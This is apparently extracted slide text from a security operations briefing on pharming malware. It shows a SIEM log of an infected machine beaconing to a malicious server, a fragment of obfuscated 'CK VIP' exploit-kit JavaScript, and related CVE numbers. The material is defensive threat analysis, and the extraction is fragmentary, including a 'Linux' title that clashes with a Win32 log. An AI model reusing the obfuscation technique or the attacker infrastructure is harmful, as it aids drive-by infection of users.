
Pharming malware targeted Linux Users

How to find : FSI Security Operation Center

i	시간	이벤트
> 1	16/11/11 17:38:55.000	{ [-] app: http bytes: 9269 bytes_in: 0 bytes_out: 9269 dest_content: HTTP/ Server: Content-Length:0 Content-type: dest_ip: 67.229.64.108 dest_port: 80 endtime: 1478853535 packets_in: 0 packets_out: 10 src_content: GET /ca.php?m=4E454D744D454974516B55744D4449744E6A41745244493D&h=949 Host: 67.229.64.108 Referer: User-Agent: Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5) Content-Length: 0 src_ip: ██████████ src_port: 12039 timestamp: 1478853535 } 원시 텍스트로 표시 host = HanhwaLife_JJ_TAS index = fsi_tas_payload linecount = 1 source = /HTTP/PLAIN/20161111.173900.txt

HOW THEY DISTRIBUTE

How they Distribute : Websites (mainly)




```
tF4fwRmzBDRVLC2lhN80avWS';  
try {  
  window["a" + "\x6c\x65\x72\x74"](a, b, c);  
} catch (e) {  
  for (var j = 0; j < 65; j++) {  
    vhz2z += ALYgrt3;  
  }  
  var /*jsnb*/ vhz2z3 /*jsnb*/ = /*jsnb*/ vhz2z /*jsnb*/ + /*jsnb*/ vhz2z4; /*NB VIP*/  
  vHz2( /*9.2*/ function( /*jsnb vip*/ p, /*jsnb vip*/ a, /*jsnb vip*/ c, /*478188809*/ k,  
    e = function(c) {  
      return c  
    }  
  );  
  if (!''.replace(/~/, String)) {  
    while (c--) {  
      d[c] = k[c] || c  
    }  
  }  
}
```

CK VIP Exploit
CVE-2014-6332
CVE-2015-2419
CVE-2015-0336


⋮

How they Distribute : Adware (Malvertising)



